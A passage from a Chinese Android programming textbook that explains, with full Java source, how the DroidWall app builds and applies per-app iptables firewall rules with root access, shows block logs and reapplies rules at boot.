- 编写函数convertAndSetColor()，根据对某选项的设置显示内容，并设置显示内容的颜色。假如没有任何设置，则显示N/A，如果已经设置了启用，则显示已经用过的流量。函数convertAndSetColor()的主要代码如下所示。

```
            private void convertAndSetColor(long num, TextView text) {
                String value = null;
                long temp = num;
                float floatnum = num;
                if (num == -1) {
                    value = "N/A ";
                    text.setText(value);
                    text.setTextColor(0xff919191);
                    return ;
                } else if ((temp = temp / 1024) < 1) {
                    value = num + "B";
                } else if ((floatnum = temp / 1024) < 1) {
                    value = temp + "KB";
                } else {
                    DecimalFormat format = new DecimalFormat("##0.0");
                    value = format.format(floatnum) + "MB";
                }
                text.setText(value);
                text.setTextColor(0xffff0300);
            }
        };
        this.listview.setAdapter(adapter);
}
```

- 进入系统主界面后，如果按下Menu键则会弹出设置界面，在设置界面中可以选择对应的功能。在设置界面中的选择功能是通过如下3个函数实现的。

```
public boolean onCreateOptionsMenu(Menu menu) {
            menu.add(0, MENU_DISABLE, 0, R.string.fw_enabled).setIcon(
                    android.R.drawable.button_onoff_indicator_on);
            menu.add(0, MENU_TOGGLELOG, 0, R.string.log_enabled).setIcon(
                    android.R.drawable.button_onoff_indicator_on);
            menu.add(0, MENU_APPLY, 0, R.string.applyrules).setIcon(
                    R.drawable.apply);
            menu.add(0, MENU_EXIT, 0, R.string.exit).setIcon(
                    android.R.drawable.ic_menu_close_clear_cancel);
            menu.add(0, MENU_HELP, 0, R.string.help).setIcon(
                    android.R.drawable.ic_menu_help);
            menu.add(0, MENU_SHOWLOG, 0, R.string.show_log)
                    .setIcon(R.drawable.show);
            menu.add(0, MENU_SHOWRULES, 0, R.string.showrules).setIcon(
                    R.drawable.show);
            menu.add(0, MENU_CLEARLOG, 0, R.string.clear_log).setIcon(
                    android.R.drawable.ic_menu_close_clear_cancel);
            menu.add(0, MENU_SETPWD, 0, R.string.setpwd).setIcon(
```

```
                    android.R.drawable.ic_lock_lock);
        return true;
    }

    @Override
    public boolean onPrepareOptionsMenu(Menu menu) {
        final MenuItem item_onoff = menu.getItem(MENU_DISABLE);
        final MenuItem item_apply = menu.getItem(MENU_APPLY);
        final boolean enabled = Api.isEnabled(this);
        if (enabled) {
            item_onoff.setIcon(android.R.drawable.button_onoff_indicator_on);
            item_onoff.setTitle(R.string.fw_enabled);
            item_apply.setTitle(R.string.applyrules);
        } else {
            item_onoff.setIcon(android.R.drawable.button_onoff_indicator_off);
            item_onoff.setTitle(R.string.fw_disabled);
            item_apply.setTitle(R.string.saverules);
        }
        final MenuItem item_log = menu.getItem(MENU_TOGGLELOG);
        final boolean logenabled = getSharedPreferences(Api.PREFS_NAME, 0)
                    .getBoolean(Api.PREF_LOGENABLED, false);
        if (logenabled) {
            item_log.setIcon(android.R.drawable.button_onoff_indicator_on);
            item_log.setTitle(R.string.log_enabled);
        } else {
            item_log.setIcon(android.R.drawable.button_onoff_indicator_off);
            item_log.setTitle(R.string.log_disabled);
        }
        return super.onPrepareOptionsMenu(menu);
    }

    @Override
    public boolean onMenuItemSelected(int featureId, MenuItem item) {
        switch (item.getItemId()) {
        case MENU_DISABLE:
            disableOrEnable();
            return true;
        case MENU_TOGGLELOG:
            toggleLogEnabled();
            return true;
        case MENU_APPLY:
            applyOrSaveRules();
            return true;
        case MENU_EXIT:
            finish();
            System.exit(0);
            return true;
        case MENU_HELP:
            new HelpDialog(this).show();
            return true;
        case MENU_SETPWD:
```

```
				setPassword();
				return true;
			case MENU_SHOWLOG:
				showLog();
				return true;
			case MENU_SHOWRULES:
				showRules();
				return true;
			case MENU_CLEARLOG:
				clearLog();
				return true;
			}
			return false;
		}
```

- ❑ 编写函数disableOrEnable()设置开启或关闭防火墙，具体代码如下所示。

```
private void disableOrEnable() {
	final boolean enabled = !Api.isEnabled(this);
	Log.d("DroidWall", "Changing enabled status to: " + enabled);
	Api.setEnabled(this, enabled);
	if (enabled) {
		applyOrSaveRules();
	} else {
		purgeRules();
	}
	refreshHeader();
}
```

- ❑ 编写函数setPassword()来到设置密码界面，具体代码如下所示。

```
private void setPassword() {
	new PassDialog(this, true, new android.os.Handler.Callback() {
		public boolean handleMessage(Message msg) {
			if (msg.obj != null) {
				setPassword((String) msg.obj);
			}
			return false;
		}
	}).show();
}
```

- ❑ 选择Save rules（保存规则）后执行函数showRules()，具体代码如下所示。

```
private void showRules() {
	final Resources res = getResources();
	final ProgressDialog progress = ProgressDialog.show(this,
			res.getString(R.string.working),
			res.getString(R.string.please_wait), true);
	final Handler handler = new Handler() {
		public void handleMessage(Message msg) {
			try {
				progress.dismiss();
			} catch (Exception ex) {
			}
			if (!Api.hasRootAccess(MainActivity.this, true))
```

```
                return;
            Api.showIptablesRules(MainActivity.this);
        }
    };
    handler.sendEmptyMessageDelayed(0, 100);
}
```

❑ 编写函数showLog()显示日志信息界面，具体代码如下所示。

```
private void showLog() {
    final Resources res = getResources();
    final ProgressDialog progress = ProgressDialog.show(this,
            res.getString(R.string.working),
            res.getString(R.string.please_wait), true);
    final Handler handler = new Handler() {
        public void handleMessage(Message msg) {
            try {
                progress.dismiss();
            } catch (Exception ex) {
            }
            Api.showLog(MainActivity.this);
        }
    };
    handler.sendEmptyMessageDelayed(0, 100);
}
```

❑ 编写函数clearLog()清除系统内的日志记录信息，具体代码如下所示。

```
private void clearLog() {
    final Resources res = getResources();
    final ProgressDialog progress = ProgressDialog.show(this,
            res.getString(R.string.working),
            res.getString(R.string.please_wait), true);
    final Handler handler = new Handler() {
        public void handleMessage(Message msg) {
            try {
                progress.dismiss();
            } catch (Exception ex) {
            }
            if (!Api.hasRootAccess(MainActivity.this, true))
                return;
            if (Api.clearLog(MainActivity.this)) {
                Toast.makeText(MainActivity.this, R.string.log_cleared,
                        Toast.LENGTH_SHORT).show();
            }
        }
    };
    handler.sendEmptyMessageDelayed(0, 100);
}
```

❑ 编写函数applyOrSaveRules()，当申请或保存规则后将规则运用到本系统，具体代码如下所示。

```
private void applyOrSaveRules() {
    final Resources res = getResources();
    final boolean enabled = Api.isEnabled(this);
    final ProgressDialog progress = ProgressDialog.show(this, res
```

```
                .getString(R.string.working), res
                .getString(enabled ? R.string.applying_rules
                        : R.string.saving_rules), true);
    final Handler handler = new Handler() {
        public void handleMessage(Message msg) {
            try {
                progress.dismiss();
            } catch (Exception ex) {
            }
            if (enabled) {
                Log.d("DroidWall", "Applying rules.");
                if (Api.hasRootAccess(MainActivity.this, true)
                        && Api.applyIptablesRules(MainActivity.this, true)) {
                    Toast.makeText(MainActivity.this,
                            R.string.rules_applied, Toast.LENGTH_SHORT)
                            .show();
                } else {
                    Log.d("DroidWall", "Failed - Disabling firewall.");
                    Api.setEnabled(MainActivity.this, false);
                }
            } else {
                Log.d("DroidWall", "Saving rules.");
                Api.saveRules(MainActivity.this);
                Toast.makeText(MainActivity.this, R.string.rules_saved,
                        Toast.LENGTH_SHORT).show();
            }
        }
    };
    handler.sendEmptyMessageDelayed(0, 100);
}
```

❑ 编写函数purgeRules()来清除一个规则，具体代码如下所示。

```
private void purgeRules() {
    final Resources res = getResources();
    final ProgressDialog progress = ProgressDialog.show(this,
            res.getString(R.string.working),
            res.getString(R.string.deleting_rules), true);
    final Handler handler = new Handler() {
        public void handleMessage(Message msg) {
            try {
                progress.dismiss();
            } catch (Exception ex) {
            }
            if (!Api.hasRootAccess(MainActivity.this, true))
                return;
            if (Api.purgeIptables(MainActivity.this, true)) {
                Toast.makeText(MainActivity.this, R.string.rules_deleted,
                        Toast.LENGTH_SHORT).show();
            }
        }
    };
    handler.sendEmptyMessageDelayed(0, 100);
}
```

- 编写函数onCheckedChanged()检查WiFi选项和3G选项是否发生变化，具体代码如下所示。

```
public void onCheckedChanged(CompoundButton buttonView, boolean isChecked) {
    final DroidApp app = (DroidApp) buttonView.getTag();
    if (app != null) {
        switch (buttonView.getId()) {
        case R.id.itemcheck_wifi:
            app.selected_wifi = isChecked;
            break;
        case R.id.itemcheck_3g:
            app.selected_3g = isChecked;
            break;
        }
    }
}
```

到此为止，主界面程序介绍完毕，按下 Menu 后会弹出设置界面，如图 21-4 所示。




图 21-4　帮助界面效果

21.3.2　帮助 Activity 文件

编写文件 HelpDialog.java，单击设置面板中的?按钮后将会弹出帮助界面。文件 HelpDialog.java 的具体代码如下所示。

```
import android.app.AlertDialog;
import android.content.Context;
import android.view.View;
public class HelpDialog extends AlertDialog {
    protected HelpDialog(Context context) {
        super(context);
        final View view = getLayoutInflater().inflate(R.layout.help_dialog, null);
        setButton(context.getText(R.string.close), (OnClickListener)null);
        setIcon(R.drawable.icon);
        setTitle("DroidWall v" + Api.VERSION);
```

```
            setView(view);
        }
}
```

21.3.3　公共库函数文件

编写文件 Api.java，在此文件中定义了项目中需要的公共库函数。为了便于项目的开发，专门用此文件保存了系统中经常需要的函数。文件 Api.java 的具体代码如下所示。

- 编写函数scriptHeader()创建一个通用的Script程序头，此程序可供二进制数据使用。具体代码如下所示。


```
private static String scriptHeader(Context ctx) {
        final String dir = ctx.getDir("bin", 0).getAbsolutePath();
        final String myiptables = dir + "/iptables_armv5";
        return "" + "IPTABLES=iptables\n" + "BUSYBOX=busybox\n" + "GREP=grep\n"
                        + "ECHO=echo\n" + "# Try to find busybox\n" + "if "
                        + dir
                        + "/busybox_g1 --help >/dev/null 2>/dev/null ; then\n"
                        + " BUSYBOX="
                        + dir
                        + "/busybox_g1\n"
                        + " GREP=\"$BUSYBOX grep\"\n"
                        + " ECHO=\"$BUSYBOX echo\"\n"
                        + "elif busybox --help >/dev/null 2>/dev/null ; then\n"
                        + " BUSYBOX=busybox\n"
                        + "elif /system/xbin/busybox --help >/dev/null 2>/dev/null ; then\n"
                        + " BUSYBOX=/system/xbin/busybox\n"
                        + "elif /system/bin/busybox --help >/dev/null 2>/dev/null ; then\n"
                        + " BUSYBOX=/system/bin/busybox\n"
                        + "fi\n"
                        + "# Try to find grep\n"
                        + "if ! $ECHO 1 | $GREP -q 1 >/dev/null 2>/dev/null ; then\n"
                        + " if $ECHO 1 | $BUSYBOX grep -q 1 >/dev/null 2>/dev/null ; then\n"
                        + " GREP=\"$BUSYBOX grep\"\n"
                        + " fi\n"
                        + " # Grep is absolutely required\n"
                        + " if ! $ECHO 1 | $GREP -q 1 >/dev/null 2>/dev/null ; then\n"
                        + " $ECHO The grep command is required. DroidWall will not work.\n"
                        + " exit 1\n"
                        + " fi\n"
                        + "fi\n"
                        + "# Try to find iptables\n"
                        + "if "
                        + myiptables
                        + " --version >/dev/null 2>/dev/null ; then\n"
                        + " IPTABLES="
                        + myiptables + "\n" + "fi\n" + "";
}
```

- 编写函数copyRawFile()，复制一个未加工的资源文件，根据其ID给特定的位置复制一个未加工的资源文件。具体代码如下所示。

```
private static void copyRawFile(Context ctx, int resid, File file,
          String mode) throws IOException, InterruptedException {
     final String abspath = file.getAbsolutePath();
     // 在 iptables 写入二进制数据
     final FileOutputStream out = new FileOutputStream(file);
     final InputStream is = ctx.getResources().openRawResource(resid);
     byte buf[ ] = new byte[1024];
     int len;
     while ((len = is.read(buf)) > 0) {
          out.write(buf, 0, len);
     }
     out.close();
     is.close();
     // 允许改变
     Runtime.getRuntime().exec("chmod " + mode + " " + abspath).waitFor();
}
```

- 编写函数applyIptablesRulesImpl()，功能是清除并且重新加写所有规则，此功能是在内部实施的。函数applyIptablesRulesImpl()的具体代码如下所示。

```
private static boolean applyIptablesRulesImpl(Context ctx,
          List<Integer> uidsWifi, List<Integer> uids3g, boolean showErrors) {
     if (ctx == null) {
          return false;
     }
     assertBinaries(ctx, showErrors);
     final String ITFS_WIFI[ ] = { "tiwlan+", "wlan+", "eth+" };
     final String ITFS_3G[ ] = { "rmnet+", "pdp+", "ppp+", "uwbr+", "wimax+",
               "vsnet+" };
     final SharedPreferences prefs = ctx.getSharedPreferences(PREFS_NAME, 0);
     final boolean whitelist = prefs.getString(PREF_MODE, MODE_WHITELIST)
               .equals(MODE_WHITELIST);
     final boolean blacklist = !whitelist;
     final boolean logenabled = ctx.getSharedPreferences(PREFS_NAME, 0)
               .getBoolean(PREF_LOGENABLED, false);
     final StringBuilder script = new StringBuilder();
     try {
          int code;
          script.append(scriptHeader(ctx));
          script.append(""
                    + "$IPTABLES --version || exit 1\n"
                    + "# Create the droidwall chains if necessary\n"
                    + "$IPTABLES -L droidwall >/dev/null 2>/dev/null || $IPTABLES --new droidwall || exit 2\n"
                    + "$IPTABLES -L droidwall-3g >/dev/null 2>/dev/null || $IPTABLES --new droidwall-3g ||
exit 3\n"
                    + "$IPTABLES -L droidwall-wifi >/dev/null 2>/dev/null || $IPTABLES --new droidwall-wifi ||
exit 4\n"
                    + "$IPTABLES -L droidwall-reject >/dev/null 2>/dev/null || $IPTABLES --new droidwall
-reject || exit 5\n"
                    + "# Add droidwall chain to OUTPUT chain if necessary\n"
                    + "$IPTABLES -L OUTPUT | $GREP -q droidwall || $IPTABLES -A OUTPUT -j droidwall ||
exit 6\n"
```



```
                    + "# Flush existing rules\n"
                    + "$IPTABLES -F droidwall || exit 7\n"
                    + "$IPTABLES -F droidwall-3g || exit 8\n"
                    + "$IPTABLES -F droidwall-wifi || exit 9\n"
                    + "$IPTABLES -F droidwall-reject || exit 10\n" + "");
        //检查是否能设置
        if (logenabled) {
            script.append(""
                        + "# Create the log and reject rules (ignore errors on the LOG target just in case it is
not available)\n"
                        + "$IPTABLES -A droidwall-reject -j LOG --log-prefix \"[DROIDWALL] \" –log-uid\n"
                        + "$IPTABLES -A droidwall-reject -j REJECT || exit 11\n"
                        + "");
        } else {
            script.append(""
                        + "# Create the reject rule (log disabled)\n"
                        + "$IPTABLES -A droidwall-reject -j REJECT || exit 11\n"
                        + "");
        }
        if (whitelist && logenabled) {
            script.append("# Allow DNS lookups on white-list for a better logging (ignore errors)\n");
            script.append("$IPTABLES -A droidwall -p udp --dport 53 -j RETURN\n");
        }
        script.append("# Main rules (per interface)\n");
        for (final String itf : ITFS_3G) {
            script.append("$IPTABLES -A droidwall -o ").append(itf)
                        .append(" -j droidwall-3g || exit\n");
        }
        for (final String itf : ITFS_WIFI) {
            script.append("$IPTABLES -A droidwall -o ").append(itf)
                        .append(" -j droidwall-wifi || exit\n");
        }
        script.append("# Filtering rules\n");
        final String targetRule = (whitelist ? "RETURN"
                    : "droidwall-reject");
        final boolean any_3g = uids3g.indexOf(SPECIAL_UID_ANY) >= 0;
        final boolean any_wifi = uidsWifi.indexOf(SPECIAL_UID_ANY) >= 0;
        if (whitelist && !any_wifi) {
            //当设置开启 WiFi 时需要保证用户允许 DHCP 和 WiFi 功能
            int uid = android.os.Process.getUidForName("dhcp");
            if (uid != -1) {
                script.append("# dhcp user\n");
                script.append(
                            "$IPTABLES -A droidwall-wifi -m owner --uid-owner ")
                            .append(uid).append(" -j RETURN || exit\n");
            }
            uid = android.os.Process.getUidForName("wifi");
            if (uid != -1) {
                script.append("# wifi user\n");
                script.append(
                            "$IPTABLES -A droidwall-wifi -m owner --uid-owner ")
```

```
                        .append(uid).append(" -j RETURN || exit\n");
            }
        }
        if (any_3g) {
            if (blacklist) {
                /* block any application on this interface */
                script.append("$IPTABLES -A droidwall-3g -j ")
                        .append(targetRule).append(" || exit\n");
            }
        } else {
            /*释放或阻拦在这个接口各自的应用*/
            for (final Integer uid : uids3g) {
                if (uid >= 0)
                    script.append(
                            "$IPTABLES -A droidwall-3g -m owner --uid-owner ")
                            .append(uid).append(" -j ").append(targetRule)
                            .append(" || exit\n");
            }
        }
        if (any_wifi) {
            if (blacklist) {
                /*阻拦在这个接口的所有应用*/
                script.append("$IPTABLES -A droidwall-wifi -j ")
                        .append(targetRule).append(" || exit\n");
            }
        } else {
            /*释放或阻拦在这个接口各自的应用*/
            for (final Integer uid : uidsWifi) {
                if (uid >= 0)
                    script.append(
                            "$IPTABLES -A droidwall-wifi -m owner --uid-owner ")
                            .append(uid).append(" -j ").append(targetRule)
                            .append(" || exit\n");
            }
        }
        if (whitelist) {
            if (!any_3g) {
                if (uids3g.indexOf(SPECIAL_UID_KERNEL) >= 0) {
                    script.append("# hack to allow kernel packets on white-list\n");
                    script.append("$IPTABLES -A droidwall-3g -m owner --uid-owner 0:999999999 -j
droidwall-reject || exit\n");
                } else {
                    script.append("$IPTABLES -A droidwall-3g -j droidwall-reject || exit\n");
                }
            }
            if (!any_wifi) {
                if (uidsWifi.indexOf(SPECIAL_UID_KERNEL) >= 0) {
                    script.append("# hack to allow kernel packets on white-list\n");
                    script.append("$IPTABLES -A droidwall-wifi -m owner --uid-owner 0:999999999 -j
droidwall-reject || exit\n");
                } else {
```

```
                    script.append("$IPTABLES -A droidwall-wifi -j droidwall-reject || exit\n");
                }
            }
        } else {
            if (uids3g.indexOf(SPECIAL_UID_KERNEL) >= 0) {
                script.append("# hack to BLOCK kernel packets on black-list\n");
                script.append("$IPTABLES -A droidwall-3g -m owner --uid-owner 0:999999999 -j RETURN
|| exit\n");
                script.append("$IPTABLES -A droidwall-3g -j droidwall-reject || exit\n");
            }
            if (uidsWifi.indexOf(SPECIAL_UID_KERNEL) >= 0) {
                script.append("# hack to BLOCK kernel packets on black-list\n");
                script.append("$IPTABLES -A droidwall-wifi -m owner --uid-owner 0:999999999 -j
RETURN || exit\n");
                script.append("$IPTABLES -A droidwall-wifi -j droidwall-reject || exit\n");
            }
        }
        final StringBuilder res = new StringBuilder();
        code = runScriptAsRoot(ctx, script.toString(), res);
        if (showErrors && code != 0) {
            String msg = res.toString();
            Log.e("DroidWall", msg);
            //清除多余的帮助信息
            if (msg.indexOf("\nTry 'iptables -h' or 'iptables --help' for more information.") != -1) {
                msg = msg
                        .replace(
                                "\nTry 'iptables -h' or 'iptables --help' for more information.",
                                "");
            }
            alert(ctx, "Error applying iptables rules. Exit code: " + code
                    + "\n\n" + msg.trim());
        } else {
            return true;
        }
    } catch (Exception e) {
        if (showErrors)
            alert(ctx, "error refreshing iptables: " + e);
    }
    return false;
}
```

- 编写函数applySavedIptablesRules()，功能是清除并且重新加写所有规则，此规则不是在内存中保存的。因为不需要读安装引用程序，所以此方法比函数applyIptablesRulesImpl()方式快。函数applySavedIptablesRules()的具体代码如下所示。

```
public static boolean applySavedIptablesRules(Context ctx,
        boolean showErrors) {
    if (ctx == null) {
        return false;
    }
    final SharedPreferences prefs = ctx.getSharedPreferences(PREFS_NAME, 0);
    final String savedUids_wifi = prefs.getString(PREF_WIFI_UIDS, "");
```

```
        final String savedUids_3g = prefs.getString(PREF_3G_UIDS, "");
        final List<Integer> uids_wifi = new LinkedList<Integer>();
        if (savedUids_wifi.length() > 0) {
            //检查哪些应用使用 WiFi
            final StringTokenizer tok = new StringTokenizer(savedUids_wifi, "|");
            while (tok.hasMoreTokens()) {
                final String uid = tok.nextToken();
                if (!uid.equals("")) {
                    try {
                        uids_wifi.add(Integer.parseInt(uid));
                    } catch (Exception ex) {
                    }
                }
            }
        }
        final List<Integer> uids_3g = new LinkedList<Integer>();
        if (savedUids_3g.length() > 0) {
            //检查哪些应用允许 2G/3G 服务
            final StringTokenizer tok = new StringTokenizer(savedUids_3g, "|");
            while (tok.hasMoreTokens()) {
                final String uid = tok.nextToken();
                if (!uid.equals("")) {
                    try {
                        uids_3g.add(Integer.parseInt(uid));
                    } catch (Exception ex) {
                    }
                }
            }
        }
        return applyIptablesRulesImpl(ctx, uids_wifi, uids_3g, showErrors);
}
```

- 编写函数saveRules()根据设置的选择项保存当前的规则，具体代码如下所示。

```
public static void saveRules(Context ctx) {
        final SharedPreferences prefs = ctx.getSharedPreferences(PREFS_NAME, 0);
        final DroidApp[ ] apps = getApps(ctx);
        //建立被隔离的名单列表
        final StringBuilder newuids_wifi = new StringBuilder();
        final StringBuilder newuids_3g = new StringBuilder();
        for (int i = 0; i < apps.length; i++) {
            if (apps[i].selected_wifi) {
                if (newuids_wifi.length() != 0)
                    newuids_wifi.append('|');
                newuids_wifi.append(apps[i].uid);
            }
            if (apps[i].selected_3g) {
                if (newuids_3g.length() != 0)
                    newuids_3g.append('|');
                newuids_3g.append(apps[i].uid);
            }
        }
        //除 UIDs 新的名单之外
```

```
        final Editor edit = prefs.edit();
        edit.putString(PREF_WIFI_UIDS, newuids_wifi.toString());
        edit.putString(PREF_3G_UIDS, newuids_3g.toString());
        edit.commit();
}
```

❑ 编写函数purgeIptables()清除所有的过滤规则，具体代码如下所示。

```
public static boolean purgeIptables(Context ctx, boolean showErrors) {
        StringBuilder res = new StringBuilder();
        try {
                assertBinaries(ctx, showErrors);
                int code = runScriptAsRoot(ctx, scriptHeader(ctx)
                                + "$IPTABLES -F droidwall\n"
                                + "$IPTABLES -F droidwall-reject\n"
                                + "$IPTABLES -F droidwall-3g\n"
                                + "$IPTABLES -F droidwall-wifi\n", res);
                if (code == -1) {
                        if (showErrors)
                                alert(ctx, "error purging iptables. exit code: " + code
                                                + "\n" + res);
                        return false;
                }
                return true;
        } catch (Exception e) {
                if (showErrors)
                        alert(ctx, "error purging iptables: " + e);
                return false;
        }
}
```

❑ 编写函数clearLog()清除系统中的日志记录信息，具体代码如下所示。

```
public static boolean clearLog(Context ctx) {
        try {
                final StringBuilder res = new StringBuilder();
                int code = runScriptAsRoot(ctx, "dmesg -c >/dev/null || exit\n",
                                res);
                if (code != 0) {
                        alert(ctx, res);
                        return false;
                }
                return true;
        } catch (Exception e) {
                alert(ctx, "error: " + e);
        }
        return false;
}
```

❑ 编写函数showLog()显示系统中的日志记录信息，具体代码如下所示。

```
public static void showLog(Context ctx) {
        try {
                StringBuilder res = new StringBuilder();
                int code = runScriptAsRoot(ctx, scriptHeader(ctx)
                                + "dmesg | $GREP DROIDWALL\n", res);
```

```
if (code != 0) {
        if (res.length() == 0) {
                res.append("Log is empty");
        }
        alert(ctx, res);
        return;
}
final BufferedReader r = new BufferedReader(new StringReader(
                res.toString()));
final Integer unknownUID = -99;
res = new StringBuilder();
String line;
int start, end;
Integer appid;
final HashMap<Integer, LogInfo> map = new HashMap<Integer, LogInfo>();
LogInfo loginfo = null;
while ((line = r.readLine()) != null) {
        if (line.indexOf("[DROIDWALL]") == -1)
                continue;
        appid = unknownUID;
        if (((start = line.indexOf("UID=")) != -1)
                        && ((end = line.indexOf(" ", start)) != -1)) {
                appid = Integer.parseInt(line.substring(start + 4, end));
        }
        loginfo = map.get(appid);
        if (loginfo == null) {
                loginfo = new LogInfo();
                map.put(appid, loginfo);
        }
        loginfo.totalBlocked += 1;
        if (((start = line.indexOf("DST=")) != -1)
                        && ((end = line.indexOf(" ", start)) != -1)) {
                String dst = line.substring(start + 4, end);
                if (loginfo.dstBlocked.containsKey(dst)) {
                        loginfo.dstBlocked.put(dst,
                                        loginfo.dstBlocked.get(dst) + 1);
                } else {
                        loginfo.dstBlocked.put(dst, 1);
                }
        }
}
final DroidApp[ ] apps = getApps(ctx);
for (Integer id : map.keySet()) {
        res.append("App ID ");
        if (id != unknownUID) {
                res.append(id);
                for (DroidApp app : apps) {
                        if (app.uid == id) {
                                res.append(" (").append(app.names[0]);
                                if (app.names.length > 1) {
                                        res.append(", ...)");
```

```
                                } else {
                                        res.append(")");
                                }
                                break;
                        }
                }
        } else {
                res.append("(kernel)");
        }
        loginfo = map.get(id);
        res.append(" - Blocked ").append(loginfo.totalBlocked)
                        .append(" packets");
        if (loginfo.dstBlocked.size() > 0) {
                res.append(" (");
                boolean first = true;
                for (String dst : loginfo.dstBlocked.keySet()) {
                        if (!first) {
                                res.append(", ");
                        }
                        res.append(loginfo.dstBlocked.get(dst))
                                        .append(" packets for ").append(dst);
                        first = false;
                }
                res.append(")");
        }
        res.append("\n\n");
    }
    if (res.length() == 0) {
        res.append("Log is empty");
    }
    alert(ctx, res);
  } catch (Exception e) {
    alert(ctx, "error: " + e);
  }
}
```

❑ 编写函数hasRootAccess()检查是否具备进入根目录的权限，具体代码如下所示。

```
public static boolean hasRootAccess(Context ctx, boolean showErrors) {
    if (hasroot)
        return true;
    final StringBuilder res = new StringBuilder();
    try {
        // Run an empty script just to check root access
        if (runScriptAsRoot(ctx, "exit 0", res) == 0) {
            hasroot = true;
            return true;
        }
    } catch (Exception e) {
    }
    if (showErrors) {
        alert(ctx,
                "Could not acquire root access.\n"
```

```
                                        + "You need a rooted phone to run DroidWall.\n\n"
                                        + "If this phone is already rooted, please make sure DroidWall has enough
permissions to execute the \"su\" command.\n"
                                        + "Error message: " + res.toString());
        }
        return false;
}
```

❑ 编写函数runScript()执行前面编写的Script脚本头程序，此函数比较具有代表意义，能够在Android中调用并执行Script程序。函数runScript()的具体代码如下所示。

```
public static int runScript(Context ctx, String script, StringBuilder res,
                long timeout, boolean asroot) {
        final File file = new File(ctx.getDir("bin", 0), SCRIPT_FILE);
        final ScriptRunner runner = new ScriptRunner(file, script, res, asroot);
        runner.start();
        try {
                if (timeout > 0) {
                        runner.join(timeout);
                } else {
                        runner.join();
                }
                if (runner.isAlive()) {
                        //设置超时
                        runner.interrupt();
                        runner.join(150);
                        runner.destroy();
                        runner.join(50);
                }
        } catch (InterruptedException ex) {
        }
        return runner.exitcode;
}
```

❑ 编写函数runScriptAsRoot()，功能是在Root权限下执行脚本程序，具体代码如下所示。

```
public static int runScriptAsRoot(Context ctx, String script,
                StringBuilder res, long timeout) {
        return runScript(ctx, script, res, timeout, true);
}
```

❑ 编写函数runScript()，功能是设置普通用户权限执行脚本程序，具体代码如下所示。

```
public static int runScript(Context ctx, String script, StringBuilder res)
                throws IOException {
        return runScript(ctx, script, res, 40000, false);
}
```

❑ 编写函数assertBinaries()，功能是断言二进制文件在高速缓存目录被安装，具体代码如下所示。

```
public static boolean assertBinaries(Context ctx, boolean showErrors) {
        boolean changed = false;
        try {
                // 检查 iptables_armv5 过滤包
                File file = new File(ctx.getDir("bin", 0), "iptables_armv5");
                if (!file.exists()) {
                        copyRawFile(ctx, R.raw.iptables_armv5, file, "755");
                        changed = true;
```

```
            }
            //检查 busybox
            file = new File(ctx.getDir("bin", 0), "busybox_g1");
            if (!file.exists()) {
                copyRawFile(ctx, R.raw.busybox_g1, file, "755");
                changed = true;
            }
            if (changed) {
                Toast.makeText(ctx, R.string.toast_bin_installed,
                        Toast.LENGTH_LONG).show();
            }
        } catch (Exception e) {
            if (showErrors)
                alert(ctx, "Error installing binary files: " + e);
            return false;
        }
        return true;
}
```

21.3.4　系统广播文件

编写文件 BootBroadcast.java，此文件是一个广播文件，在系统执行后将广播 ptables 规则。因为在规则中并没有设置开启显示信息，所以使用广播功能显示设置信息。文件 BootBroadcast.java 的主要代码如下所示。

```
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Handler;
import android.os.Message;
import android.widget.Toast;
public class BootBroadcast extends BroadcastReceiver {

        public void onReceive(final Context context, final Intent intent) {
            if (Intent.ACTION_BOOT_COMPLETED.equals(intent.getAction())) {
                if (Api.isEnabled(context)) {
                    final Handler toaster = new Handler() {
                        public void handleMessage(Message msg) {
                            if (msg.arg1 != 0)
                                Toast.makeText(context, msg.arg1,
                                        Toast.LENGTH_SHORT).show();
                        }
                    };
                    //开启新线程阻止防火墙
                    new Thread() {
                        @Override
                        public void run() {
                            if (!Api.applySavedIptablesRules(context, false)) {
                                // Error enabling firewall on boot
                                final Message msg = new Message();
                                msg.arg1 = R.string.toast_error_enabling;
```

```
                              toaster.sendMessage(msg);
                              Api.setEnabled(context, false);
                         }
                    }
               }.start();
          }
     }
   }
}
```

